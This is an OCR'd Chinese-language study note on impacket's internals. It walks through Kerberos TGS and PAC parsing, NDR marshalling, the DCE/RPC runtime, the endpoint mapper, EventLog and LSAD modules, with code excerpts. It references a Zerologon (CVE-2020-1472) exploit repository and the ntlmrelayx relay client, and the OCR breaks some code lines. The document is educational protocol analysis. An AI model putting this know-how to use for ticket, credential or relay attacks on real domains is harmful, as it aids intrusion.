
```
    tgs = decoder.decode(r, asn1Spec = TGS_REP())[0]

    cipherText = tgs['enc-part']['cipher']

    # Key Usage 8
    # TGS-REP encrypted part (includes application session
    # key), encrypted with the TGS session key (Section 5.4.2)
    plainText = cipher.decrypt(sessionKey, 8, cipherText)

    encTGSRepPart = decoder.decode(plainText, asn1Spec = EncTGSRepPart())[0]

    newSessionKey = Key(encTGSRepPart['key']['keytype'], encTGSRepPart['key']
['keyvalue'].asOctets())
```

后续的TGS的解析同样在getST脚本中利用ccache的fromTGS函数进行解析

```
    def saveTicket(self, ticket, sessionKey):
        logging.info('Saving ticket in %s' % (self.__saveFileName + '.ccache'))
        ccache = CCache()

        ccache.fromTGS(ticket, sessionKey, sessionKey)
        ccache.saveFile(self.__saveFileName + '.ccache')
```

pac.py

权限属性证书 (PAC) 数据结构由验证身份的身份验证协议使用，以传输授权信息，控制对资源的访问。Kerberos 协议[RFC4120] 不提供授权。创建特权属性证书 (PAC) 是为了为 Kerberos 协议扩展[MS-KILE]提供此授权数据。在 PAC 结构中 [MS-KILE] 对授权信息进行编码，其中包括组成员身份、附加凭证信息、配置文件和策略信息以及支持的安全元数据。



模块主要提供的是pac数据结构的支持，具体数据结构如下

```
class KERB_SID_AND_ATTRIBUTES(NDRSTRUCT):
    表示用于身份验证的SID及其 属性。它在KERB_VALIDATION_INFO结构中发送，用于包含有关 SID 引用的组的附加信息。

class KERB_SID_AND_ATTRIBUTES_ARRAY(NDRUniConformantArray):
class PKERB_SID_AND_ATTRIBUTES_ARRAY(NDRPOINTER):

class DOMAIN_GROUP_MEMBERSHIP(NDRSTRUCT):
    结构标识帐户所属的域和组。它在PAC_DEVICE_INFO结构中发送。

class DOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRUniConformantArray):
class PDOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRPOINTER):

class PACTYPE(Structure):
    PACTYPE结构是 PAC 的最顶层结构，指定 PAC_INFO_BUFFER数组中的元素数 。PACTYPE结构用作完整 PAC 数据的标头。

class PAC_INFO_BUFFER(Structure):
    在PACTYPE结构之后是一个PAC_INFO_BUFFER结构数组，每个结构都定义了 PAC 缓冲区的类型和字节偏移量。PAC_INFO_BUFFER数组 没有定义的顺序。因此，PAC_INFO_BUFFER 缓冲区的顺序没有意义。但是，一旦密钥分发中心 （KDC） 和服务器签名生成，缓冲区的顺序不得更改，否则 PAC 内容的签名验证将失败。


class KERB_VALIDATION_INFO(NDRSTRUCT):
    KERB_VALIDATION_INFO结构定义了 DC 提供的用户登录和授权信息。指向KERB_VALIDATION_INFO结构的指针被序列化为一个字节数组，然后放置在最顶层PACTYPE 结构的Buffers数组之后，位于缓冲区中相应PAC_INFO_BUFFER 结构的Offset字段中指定的偏移量处大批。相应的PAC_INFO_BUFFER 结构的ulType字段设置为 0x00000001。
```

KERB_VALIDATION_INFO结构是 NETLOGON_VALIDATION_SAM_INFO4 结构的子集。由于历史原因和使用 Active Directory 生成此信息，它是一个子集。NTLM 在服务器上下文中使用 NETLOGON_VALIDATION_SAM_INFO4 结构到域控制器交换。因此，KERB_VALIDATION_INFO结构包括特定于 NTLM 的字段。KERB_VALIDATION_INFO和 NETLOGON_VALIDATION_SAM_INFO4 结构共有的字段，以及特定于 NTLM 身份验证操作的字段，不与[MS-KILE]一起使用 验证。KERB_VALIDATION_INFO结构由RPC [MS-RPCE]编组。

```
class PKERB_VALIDATION_INFO(NDRPOINTER):
```

```
class PAC_CREDENTIAL_INFO(Structure):
```

PAC_CREDENTIAL_INFO结构用作凭证信息的标头。PAC_CREDENTIAL_INFO标头指示用于加密其后数据的加密算法。后面的数据是加密的、IDL序列化的PAC_CREDENTIAL_DATA结构，其中包含用户的实际凭证。请注意，此结构不能被[MS-KILE] 协议以外的协议使用；加密方法依赖于 Kerberos AS-REQ。PAC_CREDENTIAL_INFO结构包含用户的加密凭证。使用的加密密钥是 AS 回复密钥。仅当使用 PKINIT时才包含 PAC 凭据缓冲区。因此，AS reply key 是基于PKINIT 推导出来的。

```
class SECPKG_SUPPLEMENTAL_CRED(NDRSTRUCT):
```

定义了需要补充凭证的安全包的名称以及该包的凭证缓冲区。

```
class SECPKG_SUPPLEMENTAL_CRED_ARRAY(NDRUniConformantArray):
```

```
class PAC_CREDENTIAL_DATA(NDRSTRUCT):
```

定义了一组提供给 Kerberos 客户端的特定于安全包的凭证。

```
class NTLM_SUPPLEMENTAL_CREDENTIAL(NDRSTRUCT):
```

用于对 NTLM 安全协议使用的凭据进行编码，特别是LAN Manager哈希(LM OWF)和NT哈希(NT OWF).PAC 结构规范中未解决生成以该结构编码的哈希值的问题。[MS-NLMP]中指定了有关如何创建哈希的详细信息。仅当使用 PKINIT [MS-PKCA] 对用户进行身份验证时，才会包含 PAC 缓冲区类型。NTLM_SUPPLEMENTAL_CREDENTIAL 结构由RPC [MS-RPCE]封送。

```
class PAC_CLIENT_INFO(Structure):
```

是PAC的可变长度缓冲区，其中包含客户端的名称和身份验证时间。它用于验证 PAC 是否对应于票据的客户端。PAC_CLIENT_INFO 结构直接放置在最顶层 PACTYPE 结构的 Buffers 数组之后，位于Buffers数组中相应PAC_INFO_BUFFER结构的Offset字段中 指定的偏移处。相应的PAC_INFO_BUFFER的ulType字段 设置为 0x0000000A。

```
class PAC_SIGNATURE_DATA(Structure):
```

两个PAC_SIGNATURE_DATA结构附加到存储服务器和KDC签名的 PAC。这些结构位于最顶层PACTYPE结构的Buffers数组之后，位于Buffers数组中每个相应PAC_INFO_BUFFER 结构的Offset字段中指定的偏移处 。服务端签名对应的PAC_INFO_BUFFER的ulType字段包含值0x00000006和PAC_INFO_BUFFER的ulType字段对应于 KDC 签名包含值 0x00000007。只有当 PAC 被[MS-KILE] 协议使用时才能生成 PAC 签名，因为用于创建和验证签名的密钥是 KDC 已知的密钥。没有其他协议可以使用这些 PAC 签名。

```
class S4U_DELEGATION_INFO(NDRSTRUCT):
```

S4U_DELEGATION_INFO结构用于约束委托信息。它列出了通过此 Kerberos 客户端和后续服务或服务器委托的服务。该列表仅用于用户代理服务 (S4U2proxy)请求。此功能可以在服务之间连续使用多次，这对于审计目的很有用。

```
class UPN_DNS_INFO(Structure):
```

包含客户端的 UPN、 完全限定的域名 (FQDN)、SAM 名称（可选）和 SID（可选）。它用于提供与票据的客户端对应的 UPN、FQDN、SAM 名称和 SID。UPN_DNS_INFO结构直接放置在最顶层 PACTYPE 结构的缓冲区数组之后，位于缓冲区数组中相应 PAC_INFO_BUFFER结构的偏移字段中指定的偏移处 。对应PAC_INFO_BUFFER的ulType字段设置为 0x0000000C。

```
class PAC_CLIENT_CLAIMS_INFO(Structure):
```

是 PAC 的可变长度缓冲区，应该包含客户端的编组声明 blob。PAC_CLIENT_CLAIMS_INFO 结构直接放置在最顶层 PACTYPE结构的Buffers 数组之后,位于Buffers数组中相应PAC_INFO_BUFFER 结构的Offset字段中指定的偏移处 。相应的PAC_INFO_BUFFER的ulType字段设置为 0x0000000D

```
class PAC_DEVICE_INFO(NDRSTRUCT):
```

是 PAC 的可变长度缓冲区，应该包含DC提供的设备的登录和授权信息。指向PAC_DEVICE_INFO结构的指针被序列化为一个字节数组，并直接放置在最顶层PACTYPE 结构的缓冲区数组之后，位于缓冲区中相应PAC_INFO_BUFFER 结构的偏移字段中指定的偏移处。相应的PAC_INFO_BUFFER的ulType字段设置为0x0000000E。

```
class PAC_DEVICE_CLAIMS_INFO(Structure):
```

PAC 的可变长度缓冲区，应该包含客户端的编组声明blob。PAC_DEVICE_CLAIMS_INFO 结构直接放置在最顶层 PACTYPE 结构的 Buffers 数组之后 ，位于Buffers数组中相应PAC_INFO_BUFFER 结构的Offset字段中指定的偏移处 。相应的PAC_INFO_BUFFER的ulType字段设置为 0x0000000F

```
class VALIDATION_INFO(TypeSerialization1):
```

在/examples/getPac.py中用于解析接收到的pac数据


```
class S4U2SELF:

    def printPac(self, data):
        encTicketPart = decoder.decode(data, asn1Spec=EncTicketPart())[0]
        adIfRelevant = decoder.decode(encTicketPart['authorization-data'][0]
['ad-data'], asn1Spec=AD_IF_RELEVANT())[
            0]
        # So here we have the PAC
        pacType = PACTYPE(adIfRelevant[0]['ad-data'].asOctets())
        buff = pacType['Buffers']

        for bufferN in range(pacType['cBuffers']):
            infoBuffer = PAC_INFO_BUFFER(buff)
            data = pacType['Buffers'][infoBuffer['Offset']-8:]
[:infoBuffer['cbBufferSize']]
            if logging.getLogger().level == logging.DEBUG:
                print("TYPE 0x%x" % infoBuffer['ulType'])
            if infoBuffer['ulType'] == 1:
                type1 = TypeSerialization1(data)
                # I'm skipping here 4 bytes with its the ReferentID for the
pointer
                newdata = data[len(type1)+4:]
                kerbdata = KERB_VALIDATION_INFO()
                kerbdata.fromString(newdata)
                kerbdata.fromStringReferents(newdata[len(kerbdata.getData()):])
                kerbdata.dump()
                print()
                print('Domain SID:',
kerbdata['LogonDomainId'].formatCanonical())
                print()
            elif infoBuffer['ulType'] == PAC_CLIENT_INFO_TYPE:
                clientInfo = PAC_CLIENT_INFO(data)
                if logging.getLogger().level == logging.DEBUG:
                    clientInfo.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_SERVER_CHECKSUM:
```

```
                signatureData = PAC_SIGNATURE_DATA(data)
                if logging.getLogger().level == logging.DEBUG:
                    signatureData.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_PRIVSVR_CHECKSUM:
                signatureData = PAC_SIGNATURE_DATA(data)
                if logging.getLogger().level == logging.DEBUG:
                    signatureData.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_UPN_DNS_INFO:
                upn = UPN_DNS_INFO(data)
                if logging.getLogger().level == logging.DEBUG:
                    upn.dump()
                    print(data[upn['DnsDomainNameOffset']:])
                    print()
            else:
                hexdump(data)

            if logging.getLogger().level == logging.DEBUG:
                print("#"*80)

            buff = buff[len(infoBuffer):]
```

dcerpc

RPC编程

首先我们看一下rpc实现的过程



第四步和第11部进行数据传输的格式就是NDR格式

RPC包括以下组件

- MIDL编译器
- Run-time libraries 和 header files
- Name service provider (sometimes referred to as the Locator) 名称服务提供者(定位器)
- Endpoint mapper (sometimes referred to as the port mapper) 端点映射器(端口映射器)
- 后三项在安装windows自动已安装,而rpc导入的lib文件和头文件以及uuidgen需安装windows SDK

导入库	说明
Rpcns4.lib(已过时)	Name-service 函数

导入库	说明
Rpcrt4.lib	Windows运行时函数

动态链接库	说明	平台
Rpcltc1.dll	客户端命名管道传输	Windows NT，Windows 98，Windows 95
Rpclts1.dll	服务器命名管道传输	Windows NT，Windows 98，Windows 95
Rpcltc3.dll	客户端 TCP/IP 传输	Windows NT，Windows 98，Windows 95
Rpclts3.dll	服务器 TCP/IP 传输	Windows NT，Windows 98，Windows 95
Rpcltc5.dll	客户端 NetBIOS 传输	Windows NT，Windows 98，Windows 95
Rpclts5.dll	服务器 NetBIOS 传输	Windows NT，Windows 98，Windows 95
Rpcltc6.dll	客户端 SPX 传输	Windows NT，Windows 98，Windows 95
Rpclts6.dll	服务器 SPX 传输	Windows NT，Windows 98，Windows 95
Rpcdgc6.dll	客户端 IPX 传输	Windows NT
Rpcdgs6.dll	服务器 IPX 传输	Windows NT
Rpcdgc3.dll	客户端 UDP 传输	Windows NT
Rpcdgs3.dll	服务器 UDP 传输	Windows NT

在 RPC 模型中，可以使用专为此目的设计的语言正式指定远程过程的接口。 此语言称为Interface Definition Language接口定义语言或 IDL。 此语言的 Microsoft 实现称为 Microsoft 接口定义语言或 MIDL

创建接口后MIDL编译器生成sub将本地过程调用转换为远程过程调用,stub是占位符函数用于调用rpc runtime lib的函数

在rpc编程过程中我们需要先为客户端和服务端编写rpc接口文件(.idl)文件金额配置文件(.acf),通过midl编译器编译后,生成头文件后面服务端和客户端编程时候include进去,生成的客户端和服务端stub的c文件,后续编译客户端和服务端代码时候链接进去

生成随机uuid:网络上唯一标识所有接口，以便客户端可以找到它们

uuidgen -i -oMyApp.idl

此命令生成一个 UUID，并将其存储在可以用作模板的 MIDL 文件中。 执行上述命令时，MyApp.idl 的内容类似于以下内容：

```
[
  uuid(ba209999-0c6c-11d2-97cf-00c04f8eea45),
  version(1.0)
]
interface INTERFACENAME
{

}
```

rpc编程示例

https://developer.aliyun.com/article/258886

ndr.py

微软使用NDR(Network Data Representation)Engine 来marshaling (类似序列化和反序列化)rpc和dcom通信时客户端和服务端stub之间的数据，IDL 的一个作用是提供用于描述这些结构化数据类型和值的语法。但是，RPC 协议指定输入和输出以八位字节流的形式传递，NDR 的作用是提供 IDL 数据类型到八位字节流的映射。NDR 在八位字节流中定义了原始数据类型、构造数据类型和这些类型的表示。

对于某些原始数据类型，NDR 定义了几种数据表示形式。例如，NDR 定义了字符的 ASCII 和 EBCDIC 格式。当客户端或服务器发送 RPC PDU 时，使用的格式在 PDU 的格式标签中标识。数据表示格式和格式标签支持 NDR *多规范*数据转换方法；也就是说，有一组固定的数据类型替代表示法。

ndr.py定义了ndr协议传输过程中的各类数据结构的格式，如NDRArray等，并在各个数据类型中可使用getData函数处理数据获得符合ndr数据结构要求的数据

```
class NDRVaryingString(NDRUniVaryingArray):
    def getData(self, soFar = 0):
        # The last element of a string is a terminator of the same size as the
other elements.
        # If the string element size is one octet, the terminator is a NULL
character.
        # The terminator for a string of multi-byte characters is the array
element zero (0).
        if self["Data"][-1:] != b'\x00':
            if PY3 and isinstance(self["Data"],list) is False:
                self["Data"] = self["Data"] + b'\x00'
            else:
                self["Data"] = b''.join(self["Data"]) + b'\x00'
        return NDRUniVaryingArray.getData(self, soFar)
```

后续其他需要进行rpc通信的脚本都会调用ndr模块获取标准的ndr格式数据用于rpc接口通信中,我们可以看到CVE-2020-1472中Netlogon 远程协议是一个远程过程调用 (RPC) 接口，用于在基于域的网络上进行用户和机器身份验证，就使用了ndr中的标准形式作为接口通信的参数

```
eg./CVE-2020-1472/blob/master/nrpc.py
from impacket.dcerpc.v5.ndr import NDRCALL, NDRSTRUCT, NDRENUM, NDRUNION,
NDRPOINTER, NDRUniConformantArray, \
    NDRUniFixedArray, NDRUniConformantVaryingArray

class NETLOGON_SECURE_CHANNEL_TYPE(NDRENUM):
    class enumItems(Enum):
        NullSecureChannel             = 0
        MsvApSecureChannel            = 1
        WorkstationSecureChannel      = 2
        TrustedDnsDomainSecureChannel = 3
        TrustedDomainSecureChannel    = 4
        UasServerSecureChannel        = 5
        ServerSecureChannel           = 6
        CdcServerSecureChannel        = 7
```

对ndr结构化数据结构感兴趣的可以看这个文档https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm

[MS-DTYP]dtypes.py


主要定义了协议通信中的各个基础数据类型，如DWORD，BOOL等等,具体类型数据可查看文档

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2

[MS-RPCE]rpcrt.py

主要是dcerpc通信中涉及的静态变量和tag参数、header等数据结构

```
+ DCERPCException 错误处理类
+ CtxItem 上下文对象
+ CtxItemResult 上下文请求结果
+ sec_trailer auth_length字段的非零值表示存在由安全提供者提供的身份验证信息。当auth_length字段不为零时，必须存在sec_trailer 结构
+ MSRPCHeader microsoft rpc 的header结构
+ MSRPCRequestHeader  microsoft rpc 请求的header结构
+ MSRPCRespHeader microsoft rpc 响应的header结构
+ MSRPCBind RPC绑定上下文对象
    - addCtxItem 添加上下文对象
    - getData 遍历上下文对象
+ MSRPCBindAck 应答型rpc绑定
+ MSRPCBindNak 无应答rpc绑定
+ DCERPC       Distributed Computing Environment/Remote Procedure Calls分布式计算环境开发的远程过程调用系统，设置了ndr传输协议的语法，8a885d04-1ceb-11c9-9fe8-08002b104860代表了2.0数据表示协议，71710533-BEBA-4937-8319-B5DBEF9CCC36是64位ndr数据表示协议
    - connect rpc连接
    - get_rpc_transport获取rpc端口等关键方法
    - call设置pdu（协议数据单元）数据段，
    - request发送请求，
    - get_credentials获取凭证，
    - set_credentials设置凭证，
    - bing rpc绑定
    - send 调用_transport_send发送rpc请求
    - alter_ctx 更新为新的上下文对象
+ DCERPC_RawCall 给pdu data 赋值
+ CommonHeader 共同的header
+ PrivateHeader 私有header
+ TypeSerialization1 指定ndr序列化标准
```




```
+ DCERPCServer 简易的rpc服务器，在impacket中用于建立一个简易的smb服务器
    - addCallbacks 回应请求的回调函数
    - setListenPort
    - getListenPort
    - recv 接收请求，函数返回值为接收的数据
    - run 开启服务器监听
```

```
    - send
    - bind
    - processRequest 处理请求

eg./impacket/smbserver.py
class WKSTServer(DCERPCServer):
    def __init__(self):
        DCERPCServer.__init__(self)
        self.wkssvcCallBacks = {
            0: self.NetrWkstaGetInfo,
        }
        self.addCallbacks(('6BFFD098-A112-3610-9833-46C3F87E345A', '1.0'),
'\\PIPE\\wkssvc', self.wkssvcCallBacks)
```

enum.py

python 枚举模块

好了，目前impacket中关于MRPC通信的基础模块就介绍完了，后面开始介绍mrpc中涉及到的各个接口的py模块

[MS-RPC-EPM]epm.py

> Microsoft 远程过程调用 (RPC) 端点映射器 (EPM) 协议。这是基于 TCP/UDP 端口的服务，包括 TCP/UDP 端口 135。此表中的所有其他服务/组都是基于 UUID 的。

模块列举了已知的大量uuid对应的dll和rpc接口，主要函数为hept_map，用于根据接口uuid创建rpc端点的绑定与连接,支持ncacn_np、ncacn_ip_tcp、ncacn_http协议

```
def hept_map(destHost, remoteIf, dataRepresentation = uuidtup_to_bin(('8a885d04-
1ceb-11c9-9fe8-08002b104860', '2.0')), protocol = 'ncacn_np', dce=None):

    if dce is None:
        stringBinding = r'ncacn_ip_tcp:%s[135]' % destHost
        rpctransport = transport.DCERPCTransportFactory(stringBinding)
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        disconnect = True
    else:
        disconnect = False


    dce.bind(MSRPC_UUID_PORTMAP)

    tower = EPMTower()
    interface = EPMRPCInterface()

    interface['InterfaceUUID'] = remoteIf[:16]
    interface['MajorVersion'] = unpack('<H', remoteIf[16:][:2])[0]
    interface['MinorVersion'] = unpack('<H', remoteIf[18:])[0]

    dataRep = EPMRPCDataRepresentation()
    dataRep['DataRepUuid'] = dataRepresentation[:16]
```

```
    dataRep['MajorVersion'] = unpack('<H', dataRepresentation[16:][:2])[0]
    dataRep['MinorVersion'] = unpack('<H', dataRepresentation[18:])[0]

    protId = EPMProtocolIdentifier()
    protId['ProtIdentifier'] = FLOOR_RPCV5_IDENTIFIER

    if protocol == 'ncacn_np':
        pipeName = EPMPipeName()
        pipeName['PipeName'] = b'\x00'

        hostName = EPMHostName()
        hostName['HostName'] = b('%s\x00' % destHost)
        transportData = pipeName.getData() + hostName.getData()

    elif protocol == 'ncacn_ip_tcp':
        portAddr = EPMPortAddr()
        portAddr['IpPort'] = 0

        hostAddr = EPMHostAddr()
        import socket
        hostAddr['Ip4addr'] = socket.inet_aton('0.0.0.0')
        transportData = portAddr.getData() + hostAddr.getData()
    elif protocol == 'ncacn_http':
        portAddr = EPMPortAddr()
        portAddr['PortIdentifier'] = FLOOR_HTTP_IDENTIFIER
        portAddr['IpPort'] = 0

        hostAddr = EPMHostAddr()
        import socket
        hostAddr['Ip4addr'] = socket.inet_aton('0.0.0.0')
        transportData = portAddr.getData() + hostAddr.getData()

    else:
        LOG.error('%s not support for hetp_map()' % protocol)
        if disconnect is True:
            dce.disconnect()
        return None

    tower['NumberOfFloors'] = 5
    tower['Floors'] = interface.getData() + dataRep.getData() + protId.getData()
+ transportData

    request = ept_map()
    request['max_towers'] = 1
    request['map_tower']['tower_length'] = len(tower)
    request['map_tower']['tower_octet_string'] = tower.getData()

    # Under Windows 2003 the Referent IDs cannot be random
    # they must have the following specific values
    # otherwise we get a rpc_x_bad_stub_data exception
    request.fields['obj'].fields['ReferentID'] = 1
    request.fields['map_tower'].fields['ReferentID'] = 2

    resp = dce.request(request)
```

```
    tower = EPMTower(b''.join(resp['ITowers'][0]['Data']['tower_octet_string']))
    # Now let's parse the result and return an stringBinding
    result = None
    if protocol == 'ncacn_np':
        # Pipe Name should be the 4th floor
        pipeName = EPMPipeName(tower['Floors'][3].getData())
        result = 'ncacn_np:%s[%s]' % (destHost,
pipeName['PipeName'].decode('utf-8')[:-1])
    elif protocol == 'ncacn_ip_tcp':
        # Port Number should be the 4th floor
        portAddr = EPMPortAddr(tower['Floors'][3].getData())
        result = 'ncacn_ip_tcp:%s[%s]' % (destHost, portAddr['IpPort'])
    elif protocol == 'ncacn_http':
        # Port Number should be the 4th floor
        portAddr = EPMPortAddr(tower['Floors'][3].getData())
        result = 'ncacn_http:%s[%s]' % (destHost, portAddr['IpPort'])
    if disconnect is True:
        dce.disconnect()
    return result


eg./examples/ntlmrelayx/clients/rpcrelayclient.py

from impacket.dcerpc.v5 import transport, rpcrt, epm, tsch
from impacket.dcerpc.v5.ndr import NDRCALL
from impacket.dcerpc.v5.rpcrt import DCERPC_v5, MSRPCBind, CtxItem, MSRPCHeader,
SEC_TRAILER, MSRPCBindAck, \
            LOG.debug("Connecting to ncacn_ip_tcp:%s[135] to determine %s
stringbinding" % (target.netloc, self.endpoint))
            self.stringbinding = epm.hept_map(target.netloc, self.endpoint_uuid,
protocol='ncacn_ip_tcp')
        ......
```

[MS-EVEN(6)]even(6).py

EventLog Remoting Protocol，它公开 RPC 方法以读取远程计算机上实时和备份事件日志中的事件。6指的是第六版。用于读取远程计算机上实时事件日志和备份事件日志中的事件。该协议还指定了如何获取日志的一般信息，例如日志中的记录数、日志中最旧的记录以及日志是否已满。该协议还可用于清除和备份这两种类型的事件日志。

两个版本实现的方法如下

```
OPNUMS = {
    0   : (ElfrClearELFW, ElfrClearELFWResponse),方法指示服务器清除事件日志，并且可以选择在清除操作发生之前备份事件日志。
    1   : (ElfrBackupELFW, ElfrBackupELFWResponse),方法指示服务器将事件日志备份到指定的文件名。
    2   : (ElfrCloseEL, ElfrCloseELResponse),方法指示服务器关闭事件日志的句柄
    4   : (ElfrNumberOfRecords, ElfrNumberOfRecordsResponse), 方法指示服务器报告事件日志中当前的记录数。
    5   : (ElfrOldestRecord, ElfrOldestRecordResponse),
    7   : (ElfrOpenELW, ElfrOpenELWResponse),指示服务器返回备份事件日志的句柄。调用者必须具有读取包含备份事件日志的文件的权限才能成功。注意 服务器有一个访问控制列表 (ACL)，用于控制对日志的访问。该协议没有读取或设置该 ACL 的方法。
    8   : (ElfrRegisterEventSourceW, ElfrRegisterEventSourceWResponse),方法指示服务器将服务器上下文句柄返回到事件日志以供写入
    9   : (ElfrOpenBELW, ElfrOpenBELWResponse),方法指示服务器返回备份事件日志的句柄。
    10  : (ElfrReadELW, ElfrReadELWResponse),方法从事件日志中读取事件；服务器将这些事件传输到客户端，并在与在LogHandle参数中传递的服务器上下文句柄关联的事件日志中提高读者的位置。
    11  : (ElfrReportEventW, ElfrReportEventWResponse),
}方法将事件写入事件日志；服务器从客户端接收这些事件。
```

第六版

```
OPNUMS = {
    5   : (EvtRpcRegisterLogQuery, EvtRpcRegisterLogQueryResponse),用于查询一个或多个通道。它还可以用于查询特定文件。事件的实际检索是通过随后调用EvtRpcQueryNext（第 3.1.4.13 节） 方法完成的。
    11  : (EvtRpcQueryNext,  EvtRpcQueryNextResponse),客户端使用 EvtRpcQueryNext (Opnum 11) 方法从查询结果集中获取下一批记录。
    12  : (EvtRpcQuerySeek, EvtRpcQuerySeekResponse),客户端使用 EvtRpcQuerySeek (Opnum 12) 方法在结果集中移动查询游标。
    13  : (EvtRpcClose, EvtRpcCloseResponse),客户端使用 EvtRpcClose (Opnum 13) 方法关闭由本协议中的其他方法打开的上下文句柄。
    17  : (EvtRpcOpenLogHandle, EvtRpcOpenLogHandle), 方法获取有关通道或备份事件日志的信息。
    19  : (EvtRpcGetChannelList, EvtRpcGetChannelListResponse),EvtRpcGetChannelList (Opnum 19) 方法用于枚举可用频道集。
}
```

iphlp.py

iphlpsvc.dll,Windows 中的 iphlpsvc 是一种 Internet 协议帮助程序服务，其工作是帮助检索和修改 Windows 10 PC 的网络配置设置。它有效地允许跨各种 Windows 10 网络协议（如 IPv6 和端口代理等）进行连接。Iphlpsvc 主要用于运行远程数据库或通过 IPv6 连接。

模块实现的函数也是为ipv6通信架设tunnel

```
OPNUMS = {
 0 : (IpTransitionProtocolApplyConfigChanges,
IpTransitionProtocolApplyConfigChangesResponse),
 1 : (IpTransitionProtocolApplyConfigChangesEx,
IpTransitionProtocolApplyConfigChangesExResponse),
 2 : (IpTransitionCreatev6Inv4Tunnel, IpTransitionCreatev6Inv4TunnelResponse),
 3 : (IpTransitionDeletev6Inv4Tunnel, IpTransitionDeletev6Inv4TunnelResponse)
}
```

[MS-LSAD]lsad.py

MS-LSAD,本地安全机构（域策略）远程协议用于管理各种机器和域安全策略。基于 Windows NT 操作系统的所有版本的产品，在所有配置中，都在该协议的服务器端实施和侦听。但是，并非所有操作在所有配置中都有意义。

除了少数例外，此协议支持远程策略管理方案。因此，不需要实现此接口的大部分来实现 Windows 客户端到服务器（域控制器配置和其他）的互操作性，正如 Windows 客户端从服务器检索策略设置的能力所定义的那样。

此协议控制的策略设置涉及以下内容：

- **帐户对象**：安全主体在服务器上拥有的权利和特权。
- **秘密对象**：在服务器上安全存储数据的机制。
- **可信域对象**：Windows 操作系统用于描述域和林之间信任关系的机制。
- 其他杂项设置，例如 Kerberos 票证的生命周期、域控制器的状态（备份或主要）以及其他不相关的策略。

以下是远程管理的主要用例：

创建、删除、枚举和修改信任、帐户对象和秘密对象。

查询和修改与 可信域对象TDO、帐户对象或秘密对象无关的策略设置，例如 Kerberos 票证的生命周期。

```
Policy object:
LsarOpenPolicy3
LsarOpenPolicy2
LsarQueryInformationPolicy2
LsarSetInformationPolicy2
LsarClose
LsarQueryDomainInformationPolicy
LsarEnumeratePrivileges
LsarLookupPrivilegeName
LsarLookupPrivilegeValue
LsarLookupPrivilegeDisplayName
LsarSetDomainInformationPolicy
LsarQuerySecurityObject
LsarSetSecurityObject
```

```
Account object:
LsarCreateAccount
LsarOpenAccount
LsarEnumerateAccounts
LsarClose
```

```
LsarDeleteObject
LsarSetSystemAccessAccount
LsarQuerySecurityObject
LsarAddAccountRights
LsarRemoveAccountRights
LsarAddPrivilegesToAccount
LsarRemovePrivilegesFromAccount
LsarEnumerateAccountsWithUserRight
LsarGetSystemAccessAccount
LsarSetSecurityObject
LsarEnumeratePrivilegesAccount
LsarEnumerateAccountRights
```

```
Secret object:
LsarCreateSecret
LsarOpenSecret
LsarClose
LsarDeleteObject
LsarRetrievePrivateData
LsarStorePrivateData
LsarSetSecret
LsarQuerySecret
LsarQuerySecurityObject
LsarSetSecurityObject
```

```
Trusted domain object:
LsarCreateTrustedDomainEx3
LsarCreateTrustedDomainEx2
LsarOpenTrustedDomain
LsarClose
LsarDeleteObject
LsarOpenTrustedDomainByName
LsarDeleteTrustedDomain
LsarEnumerateTrustedDomainsEx
LsarQueryInfoTrustedDomain
